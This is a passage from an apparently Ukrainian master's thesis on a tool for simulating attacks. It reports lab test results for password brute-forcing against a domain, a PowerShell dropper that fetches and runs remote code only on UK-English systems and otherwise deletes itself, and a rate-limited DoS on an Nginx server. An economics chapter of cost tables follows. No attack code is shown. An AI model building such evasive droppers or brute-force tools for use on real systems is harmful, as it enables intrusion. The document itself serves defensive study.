Як можна побачити з результату, скрипт підключився до домену і почав використовувати комбінації користувачів та паролів з текстових файлів, які були підготовлені раніше. Щоб подивитись результати проведення імітації, необхідно зайти безпосередньо на сервер, який керує користувачами і подивитись записи системного журналу. Вигляд системного журналу зображено на рисунку 3.5.




Рисунок 3.5 — Вигляд системного журналу

Як можна побачити за результатом, атака успішно імітована, оскільки у системному журналі є безліч помилок входу. Облікові записи не були заблоковані, оскільки для тестування було збільшено кількість спроб ввести правильний пароль з 5-ти до 100 разів.

Наступною для тестування буде атака Powershell-Dropper. Очікуваним результатом імітації буде виконання коду безпосередньо на операційній системі. Якщо атака пройшла успішно, ми отримаємо повідомлення “This has been downloaded off a remote server and executed.”. У випадку невдачі, скрипт видалить сам себе. Умова для перевірки чи завантажувати скрипт чи ні, буде мова системи, яка повинна бути English (United Kingdom). Результати успішного проведення атаки показано на рисунку 3.6.




Рисунок 3.6 — Результати успішного проведення атаки

Оскільки у системі була мова English (United Kingdom), атака відпрацювала як потрібно. Розглянемо також результати не успішного проведення атаки. У цьому випадку, мова інтерфейсу буде Українська, тому скрипт повинен нічого не видати у вікні терміналу і сам видалиться. Результати цього тестування показано на рисунку 3.7.




Рисунок 3.7 — Результати не успішного проведення атаки

Отже, скрипт не видав нічого і сам видалився. Його тестування пройдено успішно. Наступним кроком буде тестування DoS атаки. На віртуальній машині було запущено сервер Nginx, який виступає веб-сервером. Щоб провести атаку, необхідно в інтерфейсі користувача вписати IP адресу веб-серверу. Процес імітації DoS атаки зображено на рисунку 3.8.




Рисунок 3.8 — Результат імітації DoS атаки

Щоб перевірити чи надсилаються пакети успішно, необхідно зайти на веб-сервер та проглянути його файли журналів. Очікуваним результатом є безліч GET запитів на веб-сервер. Вміст файлу журналу зображено на рисунку 3.9.




Рисунок 3.9 — Вміст журналу веб-серверу

Атака була успішно імітована. Оскільки у коді виконання атаки вказано використовувати не більше ніж 100 потоків та надсилати не більше 100 пакетів за одну ітерацію — веб-сервер успішно продовжував працювати.

Отже, у даному розділі було здійснено програмну розробку модулю та його тестування. За результатами аналізу та обґрунтування було обрано мову програмування Python та скриптову мову Powershell для реалізації поставлених задач. Також, для розробки інтерфейсної частини використовувалась бібліотека Tkinter. Було виконано всі поставлені для розробки задачі, а саме програмна реалізація методу для імітації атак та програмна реалізація самих атак. Також у даному розділі було протестовано розроблений програмний модуль. Висновком є стабільна та чітка робота модулю для імітації атак. Поведінка додатку правильна та вірна, правильно виконуються всі реалізовані алгоритми. Після тестування було виконано обробку помилок та оптимізацію коду. Модуль для імітації атак повністю готовий до роботи.

4 ЕКОНОМІЧНА ЧАСТИНА

Науково-технічна розробка має право на існування та впровадження, якщо вона відповідає вимогам часу, як в напрямку науково-технічного прогресу та і в плані економіки. Тому для науково-дослідної роботи необхідно оцінювати економічну ефективність результатів виконаної роботи.

Магістерська кваліфікаційна робота «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак» відноситься до науково-технічних робіт, які орієнтовані на виведення на ринок (або рішення про виведення науково-технічної розробки на ринок може бути прийнято у процесі проведення самої роботи), тобто коли відбувається так звана комерціалізація науково-технічної розробки. Цей напрямок є пріоритетним, оскільки результатами розробки можуть користуватися інші споживачі, отримуючи при цьому певний економічний ефект. Але для цього потрібно знайти потенційного інвестора, який би взявся за реалізацію цього проекту і переконати його в економічній доцільності такого кроку.

Для наведеного випадку нами мають бути виконані такі етапи робіт:

1) проведено комерційний аудит науково-технічної розробки, тобто встановлення її науково-технічного рівня та комерційного потенціалу;

2) розраховано витрати на здійснення науково-технічної розробки;

3) розрахована економічна ефективність науково-технічної розробки у випадку її впровадження і комерціалізації потенційним інвестором і проведено обґрунтування економічної доцільності комерціалізації потенційним інвестором.

4.1 Проведення комерційного та технологічного аудиту науково-технічної розробки

Метою проведення комерційного і технологічного аудиту дослідження за темою «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак» є оцінювання науково-технічного рівня та

рівня комерційного потенціалу розробки, створеної в результаті науково-технічної діяльності.

Оцінювання науково-технічного рівня розробки та її комерційного потенціалу рекомендується здійснювати із застосуванням 5-ти бальної системи оцінювання за 12-ма критеріями, наведеними в табл. 4.1 [45].

Таблиця 4.1 – Рекомендовані критерії оцінювання науково-технічного рівня і комерційного потенціалу розробки та бальна оцінка

Бали (за 5-ти бальною шкалою)					
	0	1	2	3	4
Технічна здійсненність концепції					
1	Достовірність концепції не підтверджена	Концепція підтверджена експертними висновками	Концепція підтверджена розрахунками	Концепція перевірена на практиці	Перевірено працездатність продукту в реальних умовах
Ринкові переваги (недоліки)					
2	Багато аналогів на малому ринку	Мало аналогів на малому ринку	Кілька аналогів на великому ринку	Один аналог на великому ринку	Продукт не має аналогів на великому ринку
3	Ціна продукту значно вища за ціни аналогів	Ціна продукту дещо вища за ціни аналогів	Ціна продукту приблизно дорівнює цінам аналогів	Ціна продукту дещо нижче за ціни аналогів	Ціна продукту значно нижче за ціни аналогів
4	Технічні та споживчі властивості продукту значно гірші, ніж в аналогів	Технічні та споживчі властивості продукту трохи гірші, ніж в аналогів	Технічні та споживчі властивості продукту на рівні аналогів	Технічні та споживчі властивості продукту трохи кращі, ніж в аналогів	Технічні та споживчі властивості продукту значно кращі, ніж в аналогів
5	Експлуатаційні витрати значно вищі, ніж в аналогів	Експлуатаційні витрати дещо вищі, ніж в аналогів	Експлуатаційні витрати на рівні експлуатаційних витрат аналогів	Експлуатаційні витрати трохи нижчі, ніж в аналогів	Експлуатаційні витрати значно нижчі, ніж в аналогів
Ринкові перспективи					
6	Ринок малий і не має позитивної динаміки	Ринок малий, але має позитивну динаміку	Середній ринок з позитивною динамікою	Великий стабільний ринок	Великий ринок з позитивною динамікою
7	Активна конкуренція великих компаній на ринку	Активна конкуренція	Помірна конкуренція	Незначна конкуренція	Конкурентів немає

	0	1	2	3	4
Практична здійсненність					
8	Відсутні фахівці як з технічної, так і з комерційної реалізації ідеї	Необхідно наймати фахівців або витрачати значні кошти та час на навчання наявних фахівців	Необхідне незначне навчання фахівців та збільшення їх штату	Необхідне незначне навчання фахівців	Є фахівці з питань як з технічної, так і з комерційної реалізації ідеї
9	Потрібні значні фінансові ресурси, які відсутні. Джерела фінансування ідеї відсутні	Потрібні незначні фінансові ресурси. Джерела фінансування відсутні	Потрібні значні фінансові ресурси. Джерела фінансування є	Потрібні незначні фінансові ресурси. Джерела фінансування є	Не потребує додаткового фінансування
10	Необхідна розробка нових матеріалів	Потрібні матеріали, що використовуються у військово промисловому комплексі	Потрібні дорогі матеріали	Потрібні досяжні та дешеві матеріали	Всі матеріали для реалізації ідеї відомі та давно використовуються у виробництві
11	Термін реалізації ідеї більший за 10 років	Термін реалізації ідеї більший за 5 років. Термін окупності інвестицій більше 10-ти років	Термін реалізації ідеї від 3-х до 5-ти років. Термін окупності інвестицій більше 5-ти років	Термін реалізації ідеї менше 3-х років. Термін окупності інвестицій від 3-х до 5-ти років	Термін реалізації ідеї менше 3-х років. Термін окупності інвестицій менше 3-х років
12	Необхідна розробка регламентних документів та отримання великої кількості дозвільних документів на виробництво та реалізацію продукту	Необхідно отримання великої кількості дозвільних документів на виробництво та реалізацію продукту, що вимагає значних коштів та часу	Процедура отримання дозвільних документів для виробництва та реалізації продукту вимагає незначних коштів та часу	Необхідно тільки повідомлення відповідним органам про виробництво та реалізацію продукту	Відсутні будь- які регламентні обмеження на виробництво та реалізацію продукту

Результати оцінювання науково-технічного рівня та комерційного потенціалу науково-технічної розробки потрібно звести до таблиці.

Таблиця 4.2 – Результати оцінювання науково-технічного рівня і комерційного потенціалу розробки експертами

Критерії	Експерт (ПІБ, посада)		
	1	2	3
	Бали:		
1. Технічна здійсненність концепції	4	4	5
2. Ринкові переваги (наявність аналогів)	1	1	1
3. Ринкові переваги (ціна продукту)	2	2	3
4. Ринкові переваги (технічні властивості)	1	2	2
5. Ринкові переваги (експлуатаційні витрати)	2	2	2
6. Ринкові перспективи (розмір ринку)	2	2	2
7. Ринкові перспективи (конкуренція)	3	2	3
8. Практична здійсненність (наявність фахівців)	5	5	5
9. Практична здійсненність (наявність фінансів)	3	4	3
10. Практична здійсненність (необхідність нових матеріалів)	4	5	5
11. Практична здійсненність (термін реалізації)	4	4	4
12. Практична здійсненність (розробка документів)	4	3	4
Сума балів	35	36	39
Середньоарифметична сума балів $СБ_c$	36,7		

За результатами розрахунків, наведених в таблиці 4.2, зробимо висновок щодо науково-технічного рівня і рівня комерційного потенціалу розробки. При цьому використаємо рекомендації, наведені в табл. 4.3 [45].

Таблиця 4.3 – Науково-технічні рівні та комерційні потенціали розробки

Середньоарифметична сума балів СБ, розрахована на основі висновків експертів	Науково-технічний рівень та комерційний потенціал розробки
41…48	Високий
31…40	Вище середнього
21…30	Середній
11…20	Нижче середнього
0…10	Низький

Згідно проведених досліджень рівень комерційного потенціалу розробки за темою «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак» становить 36,7 бала, що, відповідно до таблиці 4.3, свідчить про комерційну важливість проведення даних досліджень (рівень комерційного потенціалу розробки вище середнього).

4.2 Оцінювання рівня новизни розробки

Виводячи на ринок новинку виробник вважає, що тієї новизни, якою наділена нова розробка є достатньо для того, щоб вона була сприйнята споживачем як нова. Але це не завжди так, в силу того, що споживач і виробник неоднозначно визначать її рівень новизни. Тому доцільним є визначення рівня новизни розробки отриманої в результаті досліджень за темою «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак».

Саме визначення рівня і ступеня інтегральної новизни є найбільш актуальним, оскільки її рівень визначає ступінь однакового позитивного сприйняття новизни розробки як виробником, так і споживачем, а отже і ринком в цілому, а це, у свою чергу, є гарантією того, що новинка знайде своє місце на ринку, користуватиметься попитом у споживачів і забезпечить відшкодування витрат, зазнаних товаровиробником під час розроблення та виробництва технічної розробки [46].

Рівень новизни нової продукції розраховуємо експертним методом шляхом протиставлення нової продукції та її аналогів, що існують в даний час на ринку, за чинниками що визначають її значення, в системі «краще-гірше». Рівень новизни встановлюємо відносно рівня аналога (або продукту, що досить близький до аналога).

Для визначення *i*-го виду новизни, застосуємо чинники, які впливають на її рівень. Кожен чинник *i*-го виду новизни розраховуємо в балах. Більша кількість набраних балів свідчить про більший рівень новизни. Для оцінювання рівня новизни використаємо думки експертів, які встановлюють визначені бали відповідним чинникам. Бал відповідності проставляється в діапазоні від (-5 – значно гірше аналога до +5 – значно краще аналога). Результати попереднього оцінювання зведемо до відповідного листа оцінювання (таблиця 4.4).

Таблиця 4.4 – Лист оцінювання рівня новизни експертами

Види та чинники		Бали та експерти		
		Експерт 1	Експерт 2	Експерт 3
1		*2*	*3*	*4*
Споживча новизна	Питома вага 0,24	Максимальний бал $Б_{i\ MAX}$		25
1. Зміна поведінкових звичок споживача		4	4	4
2. Ступінь задоволення потреб і запитів		4	4	4
3. Спосіб задоволення потреби		4	4	4
4. Формування нової потреби		4	4	4
5. Формування нового споживача		1	1	1
Середній бал експертів $Б_{i\ отр}$		17		
Товарна новизна	Питома вага 0,21	Максимальний бал $Б_{i\ MAX}$		30
1. Параметричні зміни показників продукції				
1.1. Якісні		4	4	4
1.2. Технічні		3	4	3
1.3. Економічні		3	3	3
1.4. Сервісні		4	4	4
2. Якість продукції по відношенню до конкурентів		3	3	3
3. Функціональні зміни		4	4	4
Середній бал експертів $Б_{i\ отр}$		21		
Виробнича новизна	Питома вага 0,034	Максимальний бал $Б_{i\ MAX}$		25
1. Рівень унікальності товару для підприємства		5	5	5
2. Рівень унікальності для галузі		3	3	3
3. Рівень унікальності товару для країни		1	1	1
4. Зміна виробничої системи		4	4	4
5. Відносно існуючого асортименту		3	2	3
Середній бал експертів $Б_{i\ отр}$		16		
Прогресивна новизна	Питома вага 0,2	Максимальний бал $Б_{i\ MAX}$		25
1. Зміна технології виготовлення		4	4	4
2. Рівень застосування нових компонентів і матеріалів		2	2	2
3. Зміна технологічного принципу дії виробу		1	2	1
4. Зміна конструктивного виконання		3	3	3
5. Рівень застосування інновацій		2	2	2
Середній бал експертів $Б_{i\ отр}$		12		
Ринкова новизна	Питома вага 0,1	Максимальний бал $Б_{i\ MAX}$		20
1. Новий виріб на новому ринку		0	0	0
2. Новий виріб на відомому ринку		4	4	4
3. Модернізований виріб		2	2	2
4. Нова модель		1	1	1
Середній бал експертів $Б_{i\ отр}$		7		
Екологічна новизна	Питома вага 0,035	Максимальний бал $Б_{i\ MAX}$		20
1. Рівень екологічної чистоти технології виробництва		5	5	5
2. Рівень впровадження мало- та безвідходних технологій		5	5	5

Продовження табл. 4.4

3. Рівень екологічно небезпечних режимів експлуатації продукції		5	5	5
4. Рівень забруднення навколишнього середовища		5	5	5
Середній бал експертів $Б_{i\ отр}$		20		
Соціальна новизна	Питома вага 0,036	Максимальний бал $Б_{i\ MAX}$		20
1. Використання нового товару приводить до покращення стану здоров'я нації		0	0	0
2. Використання нового товару приводить до зростання доходів населення		0	0	0
3. Виробництво нового товару приводить до збільшення (зменшення) кількості робочих місць на підприємстві		4	5	4
4. Виробництво нового товару приводить до підвищення кваліфікації персоналу		3	3	3
Середній бал експертів $Б_{i\ отр}$		7		
Маркетингова новизна	Питома вага 0,145	Максимальний бал $Б_{i\ MAX}$		20
1. Нові методи маркетингових досліджень		0	0	0
2. Вживання нових стратегій сегментації ринку		3	3	3
3. Вибір нової маркетингової стратегії обхвату і розвитку цільового сегмента		1	1	1
4. Побудова нових каналів збуту		2	1	1
Середній бал експертів $Б_{i\ отр}$		5		

Значення *i*-го виду новизни розрахуємо за формулою [46]:

, (4.1)

де $Б_{i\ отр}$ – отримана кількість балів за шкалою оцінок чинників, що визначають *i*-й вид новизни;

$Б_{i\ MAX}$ – максимальна кількість балів, що може бути отримана за *i*-м видом новизни.

Загальний рівень інтегральної новизни розраховуємо шляхом перемноження отриманого значення *i*-го виду новизни на її вагомість, причому вагомість *i*-го виду новизни визначаємо експертним методом, за формулою [46]:

, (4.2)

де $N_{інт}$ – рівень інтегральної (сукупної) новизни;

W_i – вагомість (питома вага) *i*-го виду новизни;

n – загальна кількість видів новизни.

$$N_{інт} = (0,24 \cdot 17/25)+(0,21 \cdot 21/30)+(0,034 \cdot 16/25)+(0,2 \cdot 12/25)+(0,1 \cdot 7/20)+$$
$$(0,035 \cdot 20/20)+(0,036 \cdot 7/20)+(0,145 \cdot 5/20) = 0,554.$$

Отримане значення інтегрального рівня новизни зіставляємо зі шкалою, що наведена в табл. 4.5 [45].

Таблиця 4.5 – Рівні новизни нового товару та їхня характеристика

Рівні новизни товару	Значення інтегральної новизни	Характеристика товару	Вид нового товару
Найвища	1,00	Абсолютно новий товар	Новий товар, що наділений ознаками інноваційності (інноваційний товар)
Висока	0,8…0,99	Товар, який не має аналогів	
Значуща	0,6…0,79	Принципова зміна споживчих властивостей товару	
Достатня	0,4…0,59	Принципова технологічна модифікація товару	
Незначна	0,2…0,39	Кардинальна зміна параметрів	Новий товар
Помилкова	0,00…0,19	Малоістотна модифікація	

Згідно таблиці 4.5 розробка відповідає рівню при значенні інтегральної новизни 0,554 - достатня новизна; за характеристикою: принципова технологічна модифікація програмного продукту; вид розробки - новий продукт, що наділений ознаками інноваційності (інноваційний товар).

4.3 Розрахунок витрат на проведення науково-дослідної роботи

Витрати, пов’язані з проведенням науково-дослідної роботи на тему «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак», під час планування, обліку і калькулювання собівартості науково-дослідної роботи групуємо за відповідними статтями.

4.3.1 Витрати на оплату праці

До статті «Витрати на оплату праці» належать витрати на виплату основної та додаткової заробітної плати керівникам відділів, лабораторій, секторів і груп,

науковим, інженерно-технічним працівникам, конструкторам, технологам, креслярам, копіювальникам, лаборантам, робітникам, студентам, аспірантам та іншим працівникам, безпосередньо зайнятим виконанням конкретної теми, обчисленої за посадовими окладами, відрядними розцінками, тарифними ставками згідно з чинними в організаціях системами оплати праці.

Основна заробітна плата дослідників

Витрати на основну заробітну плату дослідників ($З_о$) розраховуємо у відповідності до посадових окладів працівників, за формулою [45]:

$$З_о = \sum_{i=1}^{k} \frac{M_{ni} \cdot t_i}{T_p}, \quad (4.3)$$

де k – кількість посад дослідників залучених до процесу досліджень;

M_{ni} – місячний посадовий оклад конкретного дослідника, грн;

t_i – число днів роботи конкретного дослідника, дн.;

T_p – середнє число робочих днів в місяці, T_p=21 дні.

$$З_о = 17000{,}00 \cdot 36 / 21 = 29142{,}86 \; грн.$$

Проведені розрахунки зведемо до таблиці.

Таблиця 4.6 – Витрати на заробітну плату дослідників

Найменування посади	Місячний посадовий оклад, грн	Оплата за робочий день, грн	Число днів роботи	Витрати на заробітну плату, грн
Керівник проекту	17000,00	809,52	36	29142,86
Інженер-розробник програмного забезпечення	16500,00	785,71	36	28285,71
Науковий консультант з проблем управління безпекою	16450,00	783,33	8	6266,67
Лаборант	6800,00	323,81	18	5828,57
Всього				69523,81

Основна заробітна плата робітників

Витрати на основну заробітну плату робітників ($З_р$) за відповідними найменуваннями робіт НДР на тему «Система управління безпекою та подіями.

Частина 2. Метод та програмний засіб для імітації атак» розраховуємо за формулою:

$$З_p = \sum_{i=1}^{n} C_i \cdot t_i \quad , \qquad (4.4)$$

де C_i – погодинна тарифна ставка робітника відповідного розряду, за виконану відповідну роботу, грн/год;

t_i – час роботи робітника при виконанні визначеної роботи, год.

Погодинну тарифну ставку робітника відповідного розряду C_i можна визначити за формулою:

, (4.5)

де $М_М$ – розмір прожиткового мінімуму працездатної особи, або мінімальної місячної заробітної плати (в залежності від діючого законодавства), приймемо *Мм*=6700,00 грн;

$К_i$ – коефіцієнт міжкваліфікаційного співвідношення для встановлення тарифної ставки робітнику відповідного розряду (табл. Б.2, додаток Б) [45];

$К_с$ – мінімальний коефіцієнт співвідношень місячних тарифних ставок робітників першого розряду з нормальними умовами праці виробничих об’єднань і підприємств до законодавчо встановленого розміру мінімальної заробітної плати.

$T_р$ – середнє число робочих днів в місяці, приблизно $T_р$ = 21 дн;

$t_{зм}$ – тривалість зміни, год.

$C_1 = 6700{,}00 \cdot 1{,}10 \cdot 1{,}65 / (21 \cdot 8) = 72{,}38$ *грн.*
$З_{р1} = 72{,}38 \cdot 7{,}50 = 542{,}88$ *грн.*

Таблиця 4.7 – Величина витрат на основну заробітну плату робітників

Найменування робіт	Тривалість роботи, год	Розряд роботи	Тарифний коефіцієнт	Погодинна тарифна ставка, грн	Величина оплати на робітника грн
Підготовка робочого місця інженера-розробника програмного	7,50	2	1,10	72,38	542,88

забезпечення					
Інсталяція програмного забезпечення середовища розробки	6,00	3	1,35	88,83	533,01
Формування кодів програмних блоків управління безпекою та подіями	11,00	5	1,70	111,87	1230,53
Формування бази даних дослідження	22,00	2	1,10	72,38	1592,45
Контроль проходження програмних експериментів імітації атак	6,00	4	1,50	98,71	592,23
Всього					4491,09

Додаткова заробітна плата дослідників та робітників

Додаткову заробітну плату розраховуємо як 10 … 12% від суми основної заробітної плати дослідників та робітників за формулою:

$$З_{дод} = (З_о + З_р) \cdot \frac{Н_{дод}}{100\%}, \quad (4.6)$$

де $Н_{дод}$ – норма нарахування додаткової заробітної плати. Приймемо 10%.

$З_{дод}$ = (69523,81 + 4491,09) · 10 / 100% = 7401,49 грн.

4.3.2 Відрахування на соціальні заходи

Нарахування на заробітну плату дослідників та робітників розраховуємо як 22% від суми основної та додаткової заробітної плати дослідників і робітників за формулою:

$$З_н = (З_о + З_р + З_{дод}) \cdot \frac{Н_{зп}}{100\%} \quad (4.7)$$

де $Н_{зп}$ – норма нарахування на заробітну плату. Приймаємо 22%.

Зн = (69523,81 + 4491,09 + 7401,49) · 22 / 100% = 17911,61 грн.

4.3.3 Сировина та матеріали

До статті «Сировина та матеріали» належать витрати на сировину, основні та допоміжні матеріали, інструменти, пристрої та інші засоби і предмети праці, які придбані у сторонніх підприємств, установ і організацій та витрачені на проведення досліджень за темою «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак».

Витрати на матеріали (M), у вартісному вираженні розраховуються окремо по кожному виду матеріалів за формулою:

$$M = \sum_{j=1}^{n} H_j \cdot Ц_j \cdot K_j - \sum_{j=1}^{n} B_j \cdot Ц_{вj}, \quad (4.8)$$

де H_j – норма витрат матеріалу j-го найменування, кг;

n – кількість видів матеріалів;

$Ц_j$ – вартість матеріалу j-го найменування, грн/кг;

K_j – коефіцієнт транспортних витрат, ($K_j = 1,1 \ldots 1,15$);

B_j – маса відходів j-го найменування, кг;

$Ц_{вj}$ – вартість відходів j-го найменування, грн/кг.

$M_1 = 3,0 \cdot 210,00 \cdot 1,11 - 0 \cdot 0 = 699,30$ *грн.*

Проведені розрахунки зведемо до таблиці.

Таблиця 4.8 – Витрати на матеріали

Найменування матеріалу, марка, тип, сорт	Ціна за 1 кг, грн	Норма витрат, кг	Величина відходів, кг	Ціна відходів, грн/кг	Вартість витраченого матеріалу, грн
Папір А4 500 аркушів клас-С Crystal Print&Copy UPM	210,00	3,0	0	0	699,30
Папір офісний Офіс Центр А5 80г/м2 500 аркушів клас С	129,00	4,0	0	0	572,76
Прибор настільний 13 предметів 6300-	220,00	3,0	0	0	732,60

01 Buromax чорний					
Набір канцелярський офісний FAX	210,00	3,0	0	0	699,30
Картридж для принтера	1100,00	1,0	0	0	1221,00
Диск оптичний CD-RW	22,00	3,0	0	0	73,26
USB флеш накопичувач Transcend 64Gb JetFlash 700 (TS64GJF700)	279,00	1,0	0	0	309,69
Всього					4307,91

4.3.4 Розрахунок витрат на комплектуючі

Витрати на комплектуючі *($К_в$)*, які використовують при проведенні НДР на тему «Система управління безпекою та подіями. Частина 2. Метод та програмний засіб для імітації атак», розраховуємо, згідно з їхньою номенклатурою, за формулою:

$$К_в = \sum_{j=1}^{n} Н_j \cdot Ц_j \cdot К_j \quad (4.9)$$

де H_j – кількість комплектуючих *j*-го виду, шт.;

$Ц_j$ – покупна ціна комплектуючих *j*-го виду, грн;

$К_j$ – коефіцієнт транспортних витрат, ($К_j$ *= 1,1 ... 1,15*).

$К_в = 1 \cdot 3250{,}00 \cdot 1{,}11 = 3607{,}50$ грн.

Проведені розрахунки зведемо до таблиці.

Таблиця 4.9 – Витрати на комплектуючі

Найменування комплектуючих	Кількість, шт.	Ціна за штуку, грн	Сума, грн
Графічний адаптер: - тип відеокарти Інтегрована - відеокарта Vega 8 - об'єм відеопам'яті 2 ГБ	1	3250,00	3607,50
Всього			3607,50

4.3.5 Спецустаткування для наукових (експериментальних) робіт

До статті «Спецустаткування для наукових (експериментальних) робіт» належать витрати на виготовлення та придбання спецустаткування необхідного для проведення досліджень, також витрати на їх проектування, виготовлення, транспортування, монтаж та встановлення.

Балансову вартість спецустаткування розраховуємо за формулою:

$$B_{спец} = \sum_{i=1}^{k} Ц_i \cdot C_{пр.i} \cdot K_i \quad , \qquad (4.10)$$

де $Ц_i$ – ціна придбання одиниці спецустаткування даного виду, марки, грн;

–кількість одиниць устаткування відповідного найменування, які придбані для проведення досліджень, шт.;

K_i – коефіцієнт, що враховує доставку, монтаж, налагодження устаткування тощо, ($K_i = 1,10…1,12$);

k – кількість найменувань устаткування.

$B_{спец} = 37864,00 \cdot 1 \cdot 1,11 = 42029,04$ *грн.*

Отримані результати зведемо до таблиці:

Таблиця 4.10 – Витрати на придбання спецустаткування по кожному виду

Найменування устаткування	Кількість, шт	Ціна за одиницю, грн	Вартість, грн
